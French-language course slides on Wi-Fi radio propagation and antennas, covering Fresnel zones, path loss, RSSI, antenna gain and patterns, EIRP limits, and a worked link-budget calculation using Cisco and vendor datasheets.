– Types de fading

- Fading général
- Fading sélectif

– Exemples de Protection


- Antennes très directives diminuent le nombre de chemins
- Contrôle automatique de gain
- Diversity



Les incidents de propagation

• Zone de Fresnel

- La meilleure transmission correspond toujours à une portée en vision directe (LoS : Line of Sight), c'est un élément crucial en transmission point à point.
- L'Ellipsoïde de Fresnel délimite la région de l'espace où est véhiculée la plus grande partie de l'énergie du signal.
- Si les obstacles de cette zone ne bloquent pas plus de 40% du signal (20% avec marge), la propagation se passe comme dans les conditions de la propagation en espace libre.



Sources :
 Fresnel : <https://upload.wikimedia.org/wikipedia/commons/thumb/d/d6/FresnelSVG.svg/800px-FresnelSVG.svg.png>, copié à l'identique
 Arbre : <https://pixabay.com/fr/arbres-%C3%A0-feuilles-caduques-des-for%C3%AAs-154168/>

$$r = \frac{1}{2} \sqrt{\lambda \cdot D}$$

Les arbres poussent ? → marge à 0%

• Pertes de transmission

– Free Space Path Loss (FSPL)

- Sans obstacles, la puissance du signal est inversement proportionnelle au carré de la distance parcourue.
→ Distance doublée, réception d'un quart de la puissance du signal.

– Variable rate shifting

- Plus le débit est important, plus la distance de réception sera faible.
→ voir sensibilité du récepteur

– Fréquence

- Plus la fréquence est élevée, plus l'onde s'atténue rapidement.

– Conclusion

- Meilleur débit = plus haute fréquence et plus haut "débit".
- Meilleure portée = plus faible fréquence et plus faible "débit".


• RSSI et SNR

– Received Signal Strength Indicator.

- Mesure qui décrit la quantité de puissance du signal qui arrive au niveau du récepteur.

– Valeur du RSSI

- Peut être exprimée en une échelle décimale (par exemple) entre 0 et 255. Chaque valeur correspondant à une valeur en dBm.
- Le RSSI peut également être directement exprimé en dBm.
- En Wi-Fi les valeurs usuelles de RSSI pour une station varient de -30 à -90 dBm.




Source : <http://magumataish.cocolog-nifty.com/photos/uncategorized/2010/12/12/ssnag0007.jpg>

• RSSI et SNR

– Utilisations par les appareils

- Pour sélectionner une antenne de réception parmi plusieurs.
- Pour préparer et décider les handovers en comparant les niveaux des signaux reçus de l'ancienne et de la nouvelle cellule radio.
- Pour la géolocalisation en intérieur, notamment la détection de points d'accès pirates (rogues AP).
- Dans l'algorithme CSMA/CA pour vérifier, avant d'émettre, que le canal radio est libre en mesurant le RSSI sur ce canal.

• Exemple de monitoring avec Cisco WCS



Source : Cisco System Inc., Cisco Context-Aware Service Configuration Guide, release 7.0, 2010
[en ligne] http://www.cisco.com/en/usa/docs/wireless/mse/33507-0/CAS/configuration/guide/CAS_70.pdf


• Antenne

– Rôle

- Une antenne converti l'énergie électrique fournie en ondes électromagnétiques et vice versa.

– Types d'antenne

- La manière dont une antenne va rayonner l'énergie dépend de sa forme ainsi que des matériaux qui la compose.



Source des images : <http://www.andersontec.com/upload/700-2700Mhz-Antenna-pdf/AI698-2700V1160A.pdf>



Source : <http://www.rfwel.com/images/antennas/62-5906.jpg>



Source : <http://www.cosmtec.com/images/upload/DIPOLE.jpg>



Source : http://www.comfortsurf.com/images/antenna/Wifi_Grid_24dbi/Grid_Antenna_1.jpg

1. Résistance de rayonnement

- La résistance de rayonnement est une résistance fictive qui, mise à la place de l'antenne, dissiperait en chaleur la même puissance que celle qui est rayonnée par l'antenne.

→ Valeur utilisée pour l'adaptation d'impédance.


2. Bande passante (Bande fréquentielle)

- Bande de fréquences dans laquelle une antenne peut émettre et recevoir.

Feature	AIR-ANT2451V-R=	AIR-ANT5145V-R	AIR-ANT5160V-R	AIR-ANT5170P-R	AIR-ANT5195P-R
Frequency***	2,4 and 5 GHz	5 GHz	5 GHz	5 GHz	5 GHz

Fait référence à la bande des 2,4GHz

- Exemple pour antenne filaire




3. Polarisation

– Définition

- La polarisation d'une antenne décrit l'orientation des lignes de force du champ électrique par rapport à la terre.

– Polarisation horizontale, verticale ou circulaire

- Généralement, pour une meilleure performance, le même type de polarisation doit être utilisé en émission et en réception.



Source des images : Lammie T., CCNA Wireless Study Guide, Wiley Publishing, Inc., 2010

4. Gain d'une antenne

– Définition

- Rapport entre la puissance qu'il faudrait fournir à une antenne de référence et celle qu'il suffit de fournir à l'antenne considérée placée au même endroit pour produire la même intensité de rayonnement dans une direction donnée.

– Mesure du gain

• Le décibel isotropique (dBi)

- Pour renseigner le gain d'une antenne, on utilise plutôt les dBi prenant comme référence le rayonnement d'une antenne isotropique.

• Le décibel dipôle (dBd)

- Plutôt que de se référer à une antenne théorique, il est possible de renseigner le gain par rapport au gain d'une antenne réelle (antenne $\frac{\lambda}{2}$ ou dipôle).
- 0 dBd = 2,14dBi


5. Diagramme de rayonnement

– Définition

- La directivité d'une antenne caractérise la manière dont cette antenne concentre son rayonnement dans certaines directions de l'espace.


– 3D difficile à dessiner → deux plans

- H-plane (Horizontal plane, Azimut)
 - Montre comment l'antenne rayonne vers la gauche et vers la droite.
- E-plane (Vertical Plane, Elevation)
 - Montre comment l'antenne rayonne vers le haut et vers le bas.



• Graduation des diagrammes


- Les vendeurs assignent généralement un point de référence (valeur de 0 dB) au point de rayonnement maximum du diagramme.
- Les autres points (-x dB) indiquent la perte de puissance dans les autres directions



Source : https://encrypted-tbn0.gstatic.com/images?q=tbn:ANd9GcT_ORSDahNnzvNHOHTWdZ9Aam3ivKwqU0KAh3ysjcyOF5o7yA

• Mesure de la directivité

- La directivité est souvent exprimée par l'angle dont la bissectrice est la direction de rayonnement maximum et à l'intérieur duquel le gain en puissance ne descend pas en dessous de la moitié du gain maximal.



Source : https://encrypted-tbn0.gstatic.com/images?q=tbn:ANd9GcT_ORSDahNnzvNHOHTWdZ9Aam3ivKwqU0KAh3ysjcyOF5o7yA


6. EIRP

– Effective Isotropic Radiated Power

- Puissance Isotrope Rayonnée Équivalente (PIRE)
- Puissance du signal réellement rayonnée par l'antenne d'émission dans la direction du rayonnement maximal.

– Calcul de l'EIRP

- $EIRP = P_E \text{ (dBm)} - C_L \text{ (dB)} + G_A \text{ (dBi)}$
 - P_E = puissance de sortie de l'émetteur (dBm)
 - C_L = atténuation due au câble d'émission (dB)
 - G_A = gain de l'antenne d'émission (dBi)



– Réglementation


- ETSI (Europe) : 20 dBm → 100mW
- FCC (USA) : 36 dBm → 4W

• Sensibilité du récepteur

- Le signal reçu doit être plus puissant que la sensibilité du récepteur.


Receive Sensitivity (Typical)	802.11a	802.11g
	• 6 Mbps: -88 dBm • 9 Mbps: -87 dBm • 12 Mbps: -86 dBm • 18 Mbps: -85 dBm • 24 Mbps: -82 dBm • 36 Mbps: -79 dBm • 48 Mbps: -74 dBm • 54 Mbps: -73 dBm	• 1 Mbps: -96 dBm • 2 Mbps: -93 dBm • 5.5 Mbps: -91 dBm • 6 Mbps: -91 dBm • 9 Mbps: -85 dBm • 11 Mbps: -88 dBm • 12 Mbps: -83 dBm • 18 Mbps: -81 dBm • 24 Mbps: -78 dBm • 36 Mbps: -74 dBm • 48 Mbps: -73 dBm • 54 Mbps: -73 dBm

- Background noise (Bruit de fond)




Source : <http://ham-radio.com/k6sl/mn45.jpg>

- Background noise (Bruit de fond)




Source : <http://www.zdnet.com/istory/6003000578/pre-microwave-noise.png>

- Exemple de signal dans le canal 1



Source : <http://zdnet3.cbsiatic.com/hub/t/2014/10/04/1560c8e4-4bab-11e4-b6a0-d4ae52e95e57/resize/270xauto/94da38d8e6cb1a34fbcc92c75e94020/ap-signal-s.png>

- Exemple d'interférences générées par un four micro-onde




Source : <http://www.zdnet.com/l/story/60/03/000578/noise-from-microwave.png>

Types d'antennes

• Antenne isotropique



- Antenne théorique omnidirectionnelle.
- Gain : 0dBi.



Types d'antennes

• Antenne dipôle

- Antenne omnidirectionnelle.
- Gain : environ 2,14dBi.
- R rayonnement : 75Ω .




Source : Cisco Systems, Inc, Antenna Patterns and Their Meaning, 1992-2007


- Antenne dipôle

- Exemple de diagramme de rayonnement

Pattern H-Plane



Pattern E-Plane


Source : <http://www.wimo.com/download/17012.pdf>

- Antenne dipôle

- Exemple de spécifications d'une Antenne dipôle (Wimo articulée 17012.xxx)

Specifications

Frequency Range	2.4 ~ 2.4835GHz
VSWR	2.0
Impedance	50Ω ± 5Ω
Gain	3dBi
Polarization	Vertical
Power Handling	> 1 Watt
Beam Width	H: 360° / E: 32.2°
Connector	RP SMA or RP TNC
Operation Temp.	-30° ~ +60°
Material	ABS (UL-94HB)
Dimension (L*W*H)	137*13Ø mm
Weight	22g ± 2g
Color	Black
part no.	RP SMA: 17012.RSMA RP TNC: 17012.RTNC

Source : <http://www.wimo.com/download/17012.pdf>

• Antenne patch


- Antenne semidirectionnelle.
- Exemple de spécifications d'une antenne "flat patch".




Source : <http://www.rfwel.com/images/antennas/82-5906.jpg>

Frequency	2400-2500 MHz
Gain	8 dBi
Horizontal Beam Width	75 degrees
Vertical Beam Width	65 degrees
Impedance	50 Ohm
VSWR	< 1.5:1 avg.
Lightning Protection	DC Short

Source : http://www.l-com.com/multimedia/datasheets/DS_RE09P-XX.PDF



Vertical



Horizontal

Source : http://www.l-com.com/multimedia/datasheets/DS_RE09P-XX.PDF

405

• Antenne Yagi

- Antenne directionnelle.
- Exemple de spécifications d'une antenne Yagi large bande



Electrical Specifications			
Item No.	AI698-2700V11i60A		
Frequency Range	MHz	698-960/1710-2700	
Gain	dBi	10/11	
Polarization		Vertical/Horizontal	
Beam width	Horizontal	deg	80/55
	Vertical		90/75
VSWR		≤1.6/1.5	
Front-to-back ratio	dB	≥10	
Maximum input power	w	50	
Lightning protection		DC Ground	
Impedance	Ω	50	

Source des images : <http://www.andersontec.com/upload/700-2700MHz-Antenna-pdf/AI698-2700V11i60A.pdf>


406

Types d'antennes


• Antenne Yagi




(a) Yagi Antenna Model



(b) Yagi Antenna 3D Radiation Pattern



(c) Yagi Antenna Azimuth Plane Pattern



(d) Yagi Antenna Elevation Plane Pattern

Source : Cisco Systems, Inc, Antenna Patterns and Their Meaning, 1992-2007

Types d'antennes

• Antenne parabolique



– Antenne directionnelle

- Parabolic dish antenna, parabolic grid antenna.

– Exemple de spécifications d'une antenne parabolique

Source : http://www.comfortsurf.com/images/antenna/Wifi_Grid_24dBi/Grid_Antenna_1.jpg

Frequency Range	2400 – 2500 MHz
Gain	18 dBi
Polarization	Vertical and Horizontal
Horizontal Beam Width	18°
Vertical Beam Width	19°
VSWR	< 1.5 typical
F/B Ratio	> 25 dB
Cross-Pol Isolation	> 28 dB
Max Input Power	100W
Input Impedance	50 Ohm
Lightning Protection	DC Ground

Elevation
Vertical and HorizontalAzimuth
Vertical and HorizontalSource des images : http://www.i-com.com/multimedia/datasheets/DS_HG2418DPD.PDF

• Amplificateurs

- A connecter au câble menant à l'antenne.
- A placer le plus près possible de l'antenne.
- Amplification active, nécessite une alimentation.




Source : <https://www.radiolabs.com/images/products/indoor-wifi-booster-zoom.png>

• Splitters

- Permettent de répartir le signal vers plusieurs antennes.
- Inconvénients.
 - Introduction d'une perte pouvant aller jusque 4dB.
 - Débit divisé.

Typical RF Splitter Application



Source : <http://www.i-com.com/images/typical-rf-splitter-application.jpg>

Exemple de calcul d'une liaison sans fil

Transmission radio

- **Atténuation**
 - En dB
- **Puissance**
 - S'exprime en Watt
 - En radio elle s'exprime souvent en dBm
 - $P(\text{en dBm}) = 10 \log P(\text{en mW})$
 - $1\text{W}=1000\text{mW}=10 \log 1000=30\text{dBm}$
- **Rappel**
 - $-3\text{dB} = \text{Puissance divisée par } 2$

- Atténuation dans le vide

- $32,4 + 20 \log F + 20 \log R$
- F = fréquence en MHz
- R = distance émetteur/récepteur en km

- Atténuation à 2,4GHz

- Atténuation = $100 + 20 \log R$

- Réception

- La puissance reçue (= puissance à l'émission – atténuation) doit être supérieure à la sensibilité en réception.

- PIRE (EIRP)

- Puissance réellement émise par l'antenne

- Calcul de l'EIRP

- $EIRP = P_{out} - C_t + G_t$
 - P_{out} = puissance de sortie de l'émetteur (dBm)
 - C_t = atténuation due au câble d'émission (dB)
 - G_t = gain de l'antenne d'émission (dBi)

- Puissance reçue au récepteur

- $P_r = P_{out} - C_t + G_t - P_l + G_r - C_r$
 - S_i = Puissance reçue à l'entrée du récepteur
 - P_l = Pertes de liaison, Path Loss (dB)
 - G_r = Gain de l'antenne de réception (dBi)
 - C_r = Atténuation du câble de réception (dB)

- Sensibilité du récepteur

- S_r : fournie par le fabricant.
- $P_r > S_r$

- Calculer la distance maximale entre deux points d'accès

- Norme 802.11g à son débit maximum
- Point d'accès Cisco Aironet 1100
- Câble d'émission et de réception
 - Type de câble RG214
 - Longueur du câble d'émission : 2m
 - Longueur du câble de réception : 3m
- Antennes émission et réception
 - Cisco AIR-ANT2455V-N

Exemple de data sheet

AP Aironet 100

Antenne AIR-ANT2455V-N

Feature	AIR-ANT2455V-N
Description	Omnidirectional
Application	Outdoor, direct mount on unit
Gain	5.5 dBi
Frequency	2.4 GHz
Beam width	25° V
Cable Length	None
Dimensions	12.5 in (31.75 cm) x 1 in (2.54 cm)
Weight	5 oz. (14 kg)
Operating Temperature	-30° to 70°C

Câble RG214

Frequency MHz	Attenuation dB/100 m	Attenuation dB/100 ft
300	12.0	3.66
600	19.0	5.79
900	24.0	7.31
1200	29.0	8.84
1500	33.0	10.1
1800	37.0	11.3
2100	41.0	12.5
2400	45.0	13.7
2700	49.0	14.9
3000	52.0	15.8
3300	56.0	17.1
3600	60.0	18.3
3900	63.0	19.2
4200	66.0	20.1
4500	70.0	21.3

Receive Sensitivity	802.11b: • 1 Mbps: -94 dBm • 2 Mbps: -91 dBm • 5.5 Mbps: -89 dBm • 11 Mbps: -85 dBm 802.11g: • 1 Mbps: -95 dBm • 2 Mbps: -91 dBm • 5.5 Mbps: -89 dBm • 6 Mbps: -90 dBm • 9 Mbps: -84 dBm • 11 Mbps: -88 dBm • 12 Mbps: -82 dBm • 18 Mbps: -80 dBm • 24 Mbps: -77 dBm • 36 Mbps: -73 dBm • 48 Mbps: -72 dBm • 54 Mbps: -72 dBm
Available Transmit Power Settings	802.11g: • CCK: ◦ 100 mW (20 dBm) ◦ 50 mW (17 dBm) ◦ 30 mW (15 dBm) ◦ 20 mW (13 dBm) ◦ 10 mW (10 dBm) ◦ 5 mW (7 dBm) ◦ 1 mW (0 dBm) • OFDM: ◦ 30 mW (15 dBm) ◦ 20 mW (13 dBm) ◦ 10 mW (10 dBm) ◦ 5 mW (7 dBm) ◦ 1 mW (0 dBm)

Exemple de data sheet

Air Interface Standard	IEEE 802.11b or IEEE 802.11g Note: Autonomous bridge mode has enhancements to the standard to allow longer-range bridging communications.
Frequency Band	• 2.412 to 2.462 GHz (FCC) • 2.412 to 2.472 GHz (ETSI) • 2.412 to 2.472 GHz (TELEC)
Wireless Modulation	802.11b • Direct Sequence Spread Spectrum (DSSS): – Differential Binary Phase Shift Keying (DBPSK) at 1 Mbps – Differential Quadrature Phase Shift Keying (DQPSK) at 2 Mbps – Complementary Code Keying (CCK) at 5.5 and 11 Mbps 802.11g • Orthogonal Frequency Divisional Multiplexing (OFDM): – BPSK at 6 and 9 Mbps – QPSK at 12 and 18 Mbps – 16-quadrature amplitude modulation (QAM) at 24 and 36 Mbps – 64-QAM at 48 and 54 Mbps
Media Access Protocol	Carrier-Sense Multiple Access with Collision Avoidance (CSMA/CA)
Lightweight Access Point Protocol	A network protocol for lightweight access points that also provides for centralized management.
Operating Channels	802.11b/g • ETSI: 13 • Americas: 11 • TELEC (Japan): 13
Nonoverlapping Channels	3

Source : Cisco System Inc, Data sheet : Cisco Aironet 1300 Series Outdoor Access Point or Bridge

Exemple de data sheet

Power Injector LR2	The power injector converts the standard 10/100BASE-T Ethernet Cat5 RJ-45 interface that is suitable for weather-protected areas to a dual F-Type connector interface for dual coaxial cables that are more suitable for harsh outdoor environments. While providing a 100BASE-T interface to the Cisco Aironet 1300 Series, the power injector also provides power to the unit over the same cables with a power discovery feature that protects other appliances from damage should they accidentally be connected. As an added benefit to the installer, the automatic medium-dependent interface crossover (Auto-MDIX) feature is built in, allowing the dual cables to be swapped while maintaining the same capability. To support longer cable runs from your network switch or router, the power injector is designed to accommodate up to a 100 meter coaxial cable run plus 100 meters of indoor Cat5 cable—enabling total cable runs up to 200 meters. Lightning and surge protection is also included at the F-Type connector interface to provide added protection to your network devices. The power injector requires a 48V DC source supplied by Cisco.
Power Injector LR2T	The Power Injector LR2T supports all the capabilities of LR2. It is designed for use in transportation applications and operates with an input voltage range of +12 to +40V DC. The DC source is provided by the user. The LR2T can therefore be vehicle- or solar-powered.
Power Supply	• 48V DC supply for AIR-PWRINJ-BLR2= • User-supplied 12 to 40V DC source for AIR-PWRINJ_BLR2T=. Could require an external load-dump-module for automotive and bus installations.
AIR-BR1310G-x-K9 or AIR-LAP1310G-x-K9 Integrated Antenna	• Vertical polarization • 13-dBi gain • 36° E-plane by 38° H-plane (3-dB beam width)

Source : Cisco system inc, Data sheet : Cisco Aironet 1300 Series Outdoor Access Point or Bridge

Exemple de data sheet

Descriptif : Antenne wifi interne 7dBi

[Haut de page](#) ^

Antenne wifi interne 7dBi - Spécifications techniques Gain d'antenne: 7dBi Angle d'ouverture horizontal: 360° Angle d'ouverture vertical: 40° Fréquence d'utilisation: 2,4 - 2,4... Voir la présentation

* Prix renseigné par le vendeur

Informations générales sur le produit

Marque	LINDY
Nom du produit	Antenne wifi interne 7dBi
Catégorie	CLE WIFI - 3G

Informations générales

Poids net en kg	0 g
-----------------	-----

Découvrez aussi : [Guide Achat Réseau WIFI](#) - [Bluetooth](#) - [Choix par marque](#) - [Adaptateur USB WIFI](#) - [Carte WIFI](#) - [Routeur](#) - [Modem](#) - [Point d'accès](#) - [Répéteur de signal WIFI](#) - [Adaptateur USB Bluetooth](#)

Présentation produit : Antenne wifi interne 7dBi

[Haut de page](#) ^

Antenne wifi interne 7dBi - Spécifications techniques Gain d'antenne: 7dBi Angle d'ouverture horizontal: 360° Angle d'ouverture vertical: 40° Fréquence d'utilisation: 2,4 - 2,5GHz Spécifications réseau supportées: IEEE 802.11b/g/n VSWR (taux d'ondes stationnaires): <2.0 Polarisation: verticale (linéaire) Impédance d'entrée: 50 ohms Prise: RP SMA (RG178), 1m Température d'utilisation: -10°C - 55°C Humidité: 95% maxi, non condensée Dimensions: 300 x Ø 12mm (sans pied) - Utilisez cette antenne pour émettre le signal wifi dans toutes les directions, avec un gain d'antenne de 7dBi.

Exemple de data sheet

		Receive Sensitivity 802.11b: • 1 Mbps: -94 dBm • 2 Mbps: -91 dBm • 5.5 Mbps: -89 dBm • 11 Mbps: -85 dBm 802.11g: • 1 Mbps: -95 dBm • 2 Mbps: -91 dBm • 5.5 Mbps: -89 dBm • 6 Mbps: -90 dBm 9 Mbps: -84 dBm • 11 Mbps: -88 dBm • 12 Mbps: -83 dBm • 18 Mbps: -80 dBm • 24 Mbps: -77 dBm • 36 Mbps: -73 dBm • 48 Mbps: -72 dBm • 54 Mbps: -72 dBm
Feature	AIR-ANT2455V-N	
Description	Omnidirectional	
Application	Outdoor, direct mount on unit	
Gain	5.5 dBi	
Frequency	2.4 GHz	
Beam width	25° V	
Cable Length	None	
Dimensions	12.5 in (31.75 cm) x 1 in. (2.54 cm)	
Weight	5 oz. (14 kg)	
Operating Temperature	-30° to 70°C	

RG214-50JF ATTENUATION		
Frequency MHz	Attenuation dB/100 m	Attenuation dB/100 ft
300	12.0	3.66
600	19.0	5.79
900	24.0	7.31
1200	29.0	8.84
1500	33.0	10.1
1800	37.0	11.3
2100	41.0	12.5
2400	45.0	13.7
2700	49.0	14.9
3000	52.0	15.8
3300	56.0	17.1
3600	60.0	18.3
3900	63.0	19.2
4200	66.0	20.1
4500	70.0	21.3

Available Transmit Power Settings	802.11g: • CCK: ◦ 100 mW (20 dBm) ◦ 50 mW (17 dBm) ◦ 30 mW (15 dBm) ◦ 20 mW (13 dBm) ◦ 10 mW (10 dBm) ◦ 5 mW (7 dBm) ◦ 1 mW (0 dBm) • OFDM: ◦ 30 mW (15 dBm) ◦ 20 mW (13 dBm) ◦ 10 mW (10 dBm) ◦ 5 mW (7 dBm) ◦ 1 mW (0 dBm)
	802.11b: • CCK: ◦ 100 mW (20 dBm) ◦ 50 mW (17 dBm) ◦ 30 mW (15 dBm) ◦ 20 mW (13 dBm) ◦ 10 mW (10 dBm) ◦ 5 mW (7 dBm) ◦ 1 mW (0 dBm) • OFDM: ◦ 30 mW (15 dBm) ◦ 20 mW (13 dBm) ◦ 10 mW (10 dBm) ◦ 5 mW (7 dBm) ◦ 1 mW (0 dBm)

Bibliographie

Ouvrages

ACISSI, *Sécurité informatique. Ethical Hacking 6^e édition*, ENI, 2022

HUCABY D., *CCNA Wireless 200-355*, Cisco Press, 2015

SANTOS O., STUPPI J., *CCNA Security 210-260 Official Cert Guide*, Cisco Press, 2015.

VIJAY KUMAR VELU, *Mastering Kali Linux for advanced penetration testing 4^{ème} édition*, Packt, 2022

